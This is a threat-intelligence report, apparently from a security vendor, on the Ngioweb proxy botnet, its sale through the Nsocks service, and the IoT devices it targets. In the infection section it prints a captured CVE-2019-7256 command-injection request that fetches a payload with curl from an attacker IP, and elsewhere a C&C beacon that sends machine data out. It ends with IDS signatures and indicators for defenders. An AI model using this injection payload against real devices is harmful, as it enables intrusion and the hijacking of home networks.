Ngioweb Remains Active 7 Years Later

By Fernando Martinez

Published: 2024-11-01 · Archived: 2026-04-05 21:09:39 UTC

November 01, 2024 10 Minute Read by Fernando Martinez

Executive Summary

Seven years after its first appearance, the proxy server botnet Ngioweb continues its impactful presence on the internet with barely any relevant changes in its original code. Threat actors have continued to actively use Nbioweb extensively to scan for vulnerable devices (including a new arsenal of exploits) which can be turned into new proxies. All infected systems are then sold in the black market for pennies as residential proxies via Nsocks.

Key Takeaways:

- Nsocks offers 30,000 IPs globally and sells them for prices under $1.50 for 24hours of access.
- The main targets are residential ISP users, representing more than 75% of the infected users.
- The threat actors behind Ngioweb are using dedicated scanners per vulnerability/device to avoid exposing their whole arsenal.
- Linear eMerge, Zyxel routers, and Neato vacuums are some of the most targeted devices, but there are many other routers, cameras, and access control systems being targeted.

Ngioweb Background

In August 2018, Check Point published a report and deep analysis on a new multifunctional proxy server botnet named Ngioweb. The proxy service was being loaded by the banking malware family Ramnit. In their report, Check Point reported that the first sample was observed in the second half of 2017.

After the publication of that initial report, additional articles were released. Netlab wrote two blogs that took a deep-dive into the available Ngioweb samples, describing the domain generating algorithm (DGA), communication protocols, command and control (C&C) infrastructure, exploited CVEs for D-Link and Netgear devices, its updated features, and more. For details on the nature of Ngioweb, read Netlab’s blog which includes coverage that remains valid today.

Most recently, in 2024 TrendMicro reported how cybercriminals and nation states are leveraging residential proxy providers to perform malicious actions. For example, one of these nation-state actors, Pawn Storm, had been using a network of hundreds of small office and home office (SOHO) routers through January 2024, when the FBI neutralized part of the botnet. During TrendMicro’s investigation of several EdgeOS infected systems, they identified that in addition to Pawn Storm, the Canadian Pharmacy gang and a threat actor using Ngioweb malware were also abusing the infected device.

Malware Analysis

This last spring 2024, LevelBlue Labs identified scanning activity on vulnerable devices and those devices were carrying Ngioweb as the delivered payload. Depending on the targeted system, the exploit used a downloader for several CPU architectures or directly contained the specific payload for the targeted system.

One of the samples obtained during 2024 (be285b77211d1a33b7ae1665623a9526f58219e20a685b6548bc2d8e857b6b44) allowed LevelBlue Labs to determine that the Ngioweb trojan our researchers identified works very similarly to how Ngioweb worked in 2019, with only a few, slight modifications to Ngioweb's original code added to elude detections or nosy security researchers.

DGA domains

Domain generation algorithms (DGA) aren't new to Ngioweb (they have been identified as present in previous reports, specifically when Netlab sinkholed several domains). The Ngioweb sample LevelBlue Labs analyzed uses a very similar algorithm to those that have been identified in the past. The DGA selects domains from a pool of thousands, depending on the malware configurations, and it will then start trying to connect to all of them until it finds a resolving domain. However, in an attempt to avoid the first stage C&C being sinkholed by researchers, the threat actors using the sample LevelBlue Labs analyzed have included a sanity check. All active C&C communications carry a unique and encrypted TXT response that acts as a signature of its authenticity. This response carries two TXT results, a 'p' and a 'v' parameter, followed by 173 characters encoded in base64, which correspond to 127 bytes of encoded data (shown in figure 1). Responses are not deciphered, however that does not matter as this peculiar characteristic's purpose is to identify any malicious domains associated with Ngioweb.



Figure 1. TXT results of C&C domain.

C&C Responses

After the malware identifies an active C&C and checks the TXT response, it reports the successful infection and

the characteristics of the machine. This communication remains unchanged and reports the data encoded with base64 as the value of parameter h (shown in figure 2 below).

```
GET /metric?h=aWQ9YTM5ZWIzZWQ3OGI3NDAxZiZ2PWFybXY3bCZzdj0yNzFhJmppamNuYWRvdnFseW5nYm8= HTTP/1.1
Host: remalexation.name
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html
Connection: close
```

Figure 2: C&C Beacon

The exfiltrated data in the example decodes to:

- id=a39eb3ed78b7401f (corresponding to the first 15 characters of the machine-id)
- &v=x86_64 (architecture)
- &sv=271a (the malware version number)
- &lodmhafqlgzmlmrk (16 random values)

In the past, threat actors have relied on ‘metric’ and ‘min.js’ as the destination paths for this request. However, in the samples LevelBlue Labs analyzed, the have added additional variations to the filename, such as: ‘request.js’, ‘piwik.js’, or ‘pendo.js’. This is potentially added to elude detections that only look for previously known filenames. However, this slight change in the communication isn’t enough to deter the Suricata signature created by LevelBlue Labs in 2021 (available in USM Anywhere Detection Methods).

After the above communications take place, the C&C typically responds with a WAIT command until it has a connection to establish. When a connection is established, the system begins working as a residential proxy without the victim’s awareness.

Black Market

LevelBlue Labs has identified systems infected with the Ngioweb trojan being sold as residential proxy servers in the Nsock webpage. We are unaware if this is the only page selling Ngioweb infected systems. Nsocks was created in July of 2022, shortly after other main competitors in the black market residential proxy business were taken down (e.g. 911, vip72, and LuxSocks).

Nsocks sells access to SOCKS5 proxies all over the world, allowing buyers to choose them by location (state, city, or zip code), ISP, speed, type of infected device and newness. The prices vary between $0.20 to $1.50 for 24-hour access and depends on the device type and time since infection. Nsocks offers discounts if the IP can be found in public blacklists. As an anonymity measure for the threat actors behind this service and their users, it only allows payments in Bitcoin or Litecoin.



Figure 3: Nsocks portal

Ngioweb's size has grown exponentially over the years. According to the same Netlabs 2020 blog mentioned earlier in this article, the Ngioweb botnet that year had a size of around 3,000 daily IPs. Two years later, the Nsocks published its first advertisement in black hat forums (2022), in which they advertised the size of their botnet as 14,000 systems. Since 2022, the number has more than doubled, with the current pool size of almost 30,000 different IPs. This means Ngioweb has grown 10 times its size in just four years.

Some of the most popular countries for proxies include:

- U.S.: 13,056 available proxies
- U.K.: 4,236 available proxies
- Canada: 2,286 available proxies
- Japan: 605 available proxies



Figure 4: Nsocks heat map in August 2024

Among the infected systems, Nsocks categorizes their victims based on the type of organization or the purpose of the infected IP:

- Organization (ORG)
- Government (GOV)
- Content Delivery Network (CDN)
- Educational (EDU)
- Commercial (COM)
- Data Center/Web Hosting/Transit (DCH)
- Fixed Line ISP (ISP): Individual users with an Internet connection in their houses.
- Mobile ISP (MOB): A mobile phone acting as a proxy or a SIM card acting as a router and providing Internet to other systems.
- ISP/MOB: This category combines ISPs and MOBs when the developers behind Nsocks can’t differentiate between either of them.

The table 1 below shows the distribution of proxies by their category. Despite the variety of types, over 75% of the infected systems correspond to ISPs or ISP/MOB. Following ISP and ISP/MOB, DCH is the third most common proxy type found among infected devices. The number of DCH in Europe, Australia/Oceania, and Asia is significantly higher compared to other proxy types. There is a small amount of ORG, GOV, CDN and EDU servers, but they don’t seem to be a priority target for the threat actors based on the numbers below. Rather, they are likely an accidental encounter.

The high difference in the percentages between ISPs and ISP/MOB categories versus the others is potentially due to the combination of two things: 1) the threat actors are finding it easier to infect individuals in their houses in mass and/or 2) there is a higher interest by their customers to acquire those residential proxy IPs.

Proxy Type	USA	America	Europe	AU, Oceania	Asia	Africa
ORG	0,12%	0,04%	0%	0%	0,03%	0,27%
GOV	0,02%	0,04%	0%	0%	0,03%	0%
CDN	0,33%	0%	0,06%	0%	0,03%	0%
EDU	0,13%	0,25%	0,10%	0%	0,54%	0,27%
COM	2,63%	1,07%	1,78%	0,79%	1,78%	5,22%
DCH	8,42%	7,01%	13,31%	14,62%	12,66%	0,82%
ISP	75,55%	74,13%	27,81%	25,30%	44,16%	39,29%
MOB	2,65%	1,11%	2,21%	3,16%	6,78%	19,78%
ISP/MOB	7,60%	15,67%	53,43%	50,20%	33,06%	33,52%

Table 1. Distribution of proxies by category.

Infection Process

Unsurprisingly, the biggest upgrade in the Ngioweb malware during the last few years has been the arsenal of vulnerabilities and zero days it uses to infect victims. The main target continues to be routers and household IoT devices like cameras, vacuums, access controls, etc.

Linear (also referred to as Nice/Linear)
Linear is a US-based company that sells access control and surveillance systems for doors, garages, gates, and more. The company's eMerge E3-Series product line is strongly targeted by the threat actors behind Ngioweb. They have been observed having two dedicated IPs scanning only for exploitable devices and hosting the subsequent payloads: 154.7.253[.]113 and 216.107.139[.]52. The fact that these two IPs are exclusively dedicated to exploiting Linear eMerge devices reflects a scanning infrastructure where each scanner has their dedicated vulnerability, in order to avoid sharing its arsenal of exploits all together.

The identified scanning activity from these two IPs attempts to exploit CVE-2019-7256 in ports 3306, 5172, 5984, 9306 and 50000. This exploit allows OS command injection of any content in between the grave accents (%60). In the example shown in figure 5, the attackers use curl to download a payload from of the mentioned IPs.

```
GET /card_scan_decoder.php?No=30&door=%60curl%20-O%20http://216.107.139.52/SC066BFB5E94841BF%60 HTTP/1.1
Host:              :3306
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
```

Figure 5: Exploit attempt for CVE-2019-7256

The filepath used by the attackers may look like a random set of characters, but they conceal two messages. The first message is used to identify which command and shell worked with the vulnerable system, in order to return

and execute the payload. The scans include a wide-range of commands to attempt to download the Ngioweb payload from the default Linux shell or a Busybox one. The first two characters in the file path correspond to the shell and commands used to download the payload (in order to return to the vulnerable device and execute the payload). For example, the scan shown in the previous figure 5 uses the default Linux Shell together with a Curl command. Therefore, the file path starts with SC. LevelBlue Labs observed additional shell and commands as show in figure 6.

Shell	**Command**	**Letter2**
Linux	Curl	C
	Wget	W
BusyBox	Ftp	F
	Tfpt	T

Figure 6: Additional shell and commands identified by LevelBlue Labs

The second message in the file path shown figure 5 blocks security researchers from accessing their payloads. The first half indicates the time when the scan occurred, while the second half is a unique identifier for the system that was scanned. If the download attempt is not coming from the expected system, the server will respond closing the connection.

The scanners are executed periodically, sampling several commands per device and delivering new payloads periodically — this includes systems that are already infected. This scanning activity observed by LevelBlue Labs through honeypots is considerably large, considering that it comes from just two source IPs.



Figure 6: scanning activity histogram for the past 2 months (EU date format)

Linear is one of the most targeted systems, however it is not the most exposed software observed by LevelBlue Labs. The Labs research team has identified around 1,500 Linear systems exposed to the Internet. Neato, a company that made robotic vacuums and shut down in 2023, has approximately 35,000 devices exposed in the US.

Zyxel Routers

Zyxel routers, in particular the version vmg8623-t50b, seems to be a commonly targeted by Ngioweb to obtain IPs located in the UK. Released on October 2019 and mainly dedicated for ISP purposes, Zyxel routers have been impacted historically by severe vulnerabilities leveraged by other botnets which allowed command injection (CVE-2023-28769, CVE-2023-28770, CVE-2022-45440) https://www.zyxel.com/service-provider/emea/en/zyxel-security-advisory-multiple-vulnerabilities.

LevelBlue Labs has observed that infected systems are vulnerable to the known proof of concepts (PoCs) exploits for vulnerabilities published to date. This means either the attacker is leveraging unpublished PoCs for the same vulnerabilities or they have identified a zero day. Either way, LevelBlue has not identified scanning activity carrying Ngioweb.

Identifying the total number of vulnerable Zyxel routers is challenging, since many of the Zyxel versions have very similar characteristics. However, many are also vulnerable to the same vulnerabilities. LevelBlue Labs estimates there could be 10,000 vulnerable Zyxel devices open to the Internet, mostly located in the U.K. For that reason, it is commonly seen as a Nsocks resource in this region.

Neato Vacuum Cleaners

Neato vacuums ceased selling operations in May 2023, but despite the close to end of life support, there are still

128,000 Neato devices connected to the internet. Approximately 35,000 are in the U.S. and 15,000 are in India. However, the Ngioweb infected devices that have been observed are mainly among the IPs in India.

In 2020, security researchers Fabian Ullrich and Jiska Classen presented research at DEF CON 27 that showed Neato vacuums leading to remote code execution on the robots. LevelBlue Labs has not yet identified the exploit being used to infect these devices.

Other

LevelBlue Labs and other researchers have identified additional devices that are being infected with Ngioweb (REOlink, Comtrend Routers, NUUO Network Video Recorder, and Hikvision). Additionally, a seller of CCTV hardware with presence in dozens of countries operating with different company names is reselling their products and services. However, these devices seem to be far less impacted than the devices mentioned earlier in this article.

Conclusion

Twenty-four hour proxy access to the infected systems is being sold for pennies today, making it very affordable for attackers and threat actors to anonymize their malicious activities. NSOCKS is yet another reseller of residential proxy services, adding to the proliferation of this threat that individuals or families with internet service at home are being used as victims, completely unaware of this activity.

Detection Methods

The following associated detection methods are in use by LevelBlue Labs. They can be used by readers to tune or deploy detections in their own environments or for aiding additional research.

SURICATA IDS SIGNATURES
alert dns $HOME_NET any -> any 53 (msg."AV TROJAN NSOCKS Query TXT"; flowbits:noalert; flowbits:set,nsocks; content:"|01 00 00 01 00 00 00 00 00 00"; depth: 10; off set:2; content:"|00 00 10 00 01|"; classtype:trojan-activity; sid:4002778; rev:1; metadata:created_at 2024_08_20, updated_at 2024_08_20;)
alert dns any 53 -> $HOME_NET any (msg:"AV TROJAN NSOCKS Malicious Domain DNS response"; flowbits:isset,nsocks; content:"p="; content:"v="; pcre:/(p|v)=[a-z-A-Z0-9\/\+]{100,}=?=?\xc0\x0c/; pcre:/(p|v)=[a-z-A-Z0-9\/\+]{100,}=?=?\x00\x00/R; isdataat:!10,relative; classtype:trojan-activity; sid:4002779; rev:1; metadata:created_at 2024_08_20, updated_at 2024_08_20;)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"AV TROJAN Linux.Ngioweb Stage CnC Activity (set)"; flow:established,to_server; flowbits:set,g; flowbits:noalert; content:"GET"; http_method; content:".js?h=aWQ9"; http_uri; depth:30; fast_pattern; pcre:/\.js\?h=aWQ9[a-zA-Z0-9%\/+]+={0,2}$/U; content:"Mozilla/5.0|20 28|Windows NT 10.0|3b 20|Win64|3b 20|x64|3b 20|rv:59.0|29| Gecko/20100101 Firefox/59.0"; http_user_agent; endswith; threshold:type both, count 1, seconds 3600, track by_src; reference:md5,53009eb13c9beacd2d3437d61a4ab262; classtype:trojan-activity; sid:4002457; rev:1; metadata:created_at 2021_01_12, updated_at 2021_01_12;)
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET EXPLOIT Linear eMerge E3 Unauthenticated Command Injection Inbound (CVE-2019-7256)"; flow:established,to_server; http.uri; content:"/card_scan_decoder.php?No="; depth:26; reference:cve,2019-7256; reference:url,packetstormsecurity.com/files/155256/Linear-eMerge-E3-1.00-06-card_scan_decoder.php-Command-Injection.html; classtype:attempted-admin; sid:2029207; rev:2; metadata:affected_product Linux, attack_target IoT, created_at 2019_12_30, cve CVE_2019_7256, deployment Perimeter, signature_severity Minor, updated_at 2020_10_27, mitre_tactic_id TA0008, mitre_tactic_name Lateral_Movement, mitre_technique_id T1210, mitre_technique_name Exploitation_Of_Remote_Services;)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET EXPLOIT Linear eMerge E3 Unauthenticated Command Injection Outbound (CVE-2019-7256)"; flow:established,to_server; http.uri; content:"/card_scan_decoder.php?No="; depth:26; reference:cve,2019-7256; reference:url,packetstormsecurity.com/files/155256/Linear-eMerge-E3-1.00-06-card_scan_decoder.php-Command-Injection.html; classtype:attempted-admin; sid:2029213; rev:2; metadata:affected_product Linux, attack_target IoT, created_at 2019_12_31, cve CVE_2019_7256, deployment Perimeter, signature_severity Major, updated_at 2020_10_27, mitre_tactic_id TA0008, mitre_tactic_name Lateral_Movement, mitre_technique_id T1210, mitre_technique_name Exploitation_Of_Remote_Services;)

Associated Indicators (IOCs)

The following technical indicators are associated with the reported intelligence. A list of indicators is also available in the OTX Pulse. Please note, the pulse may include other activities related but out of the scope of the report.

TYPE	INDICATOR	DESCRIPTION
SHA256	be285b77211d1a33b7ae1665623a9526f58219e20a685b6548bc2d8e857b6b44	Ngioweb sample
DOMAIN	misukumotist[.]info	C&C domain
DOMAIN	exagenafy[.]com	C&C domain
DOMAIN	prenurevaty[.]info	C&C domain
DOMAIN	monobimefist[.]com	C&C domain
DOMAIN	Remalexation[.]name	C&C domain
IP	141.98.82[.]229	C&C IP
IP	91.227.77[.]217	C&C IP
IP	154.7.253[.]113	Linear Emerge dedicated scanner
IP	216.107.139[.]52	Linear Emerge dedicated scanner

Mapped to MITRE ATT&CK

The findings of this report are mapped to the following MITRE ATT&CK Matrix techniques:

- TA0001: Initial Access
  - T1189: Drive-by Compromise
  - T1190: Exploit Public-Facing Application
- TA0003: Persistence
  - T1543: Create or Modify System Process
  - T1543.001: Launch Agent
- TA0005: Defense Evasion
  - T1140: Deobfuscate/Decode Files or Information
  - T1497: Virtualization/Sandbox Evasion
    - T1497.001: System Checks
  - T1222: File and Directory Permissions Modification
    - T1222.002: Linux and Mac File and Directory Permissions Modification
  - T1562: Impair Defenses
    - T1562.001: Disable or Modify Tools
- TA0007: Discovery
  - T1082: System Information Discovery
- TA0011: Command and Control

    - T1090: Proxy
- TA0040: Impact
    - T1496: Resource Hijacking

References

2018 Check Point report: https://research.checkpoint.com/2018/ramnits-network-proxy-servers

2019 Netlab report: https://blog.netlab.360.com/an-analysis-of-linux-ngioweb-botnet-en

2020 Netlab report: https://blog.netlab.360.com/linux-ngioweb-v2-going-after-iot-devices-en

2024 Pawn storm FBI disruption: https://www.justice.gov/opa/pr/justice-department-conducts-court-authorized-disruption-botnet-controlled-russian

2024 TrendMicro report: https://www.trendmicro.com/en_us/research/24/e/router-roulette.html

---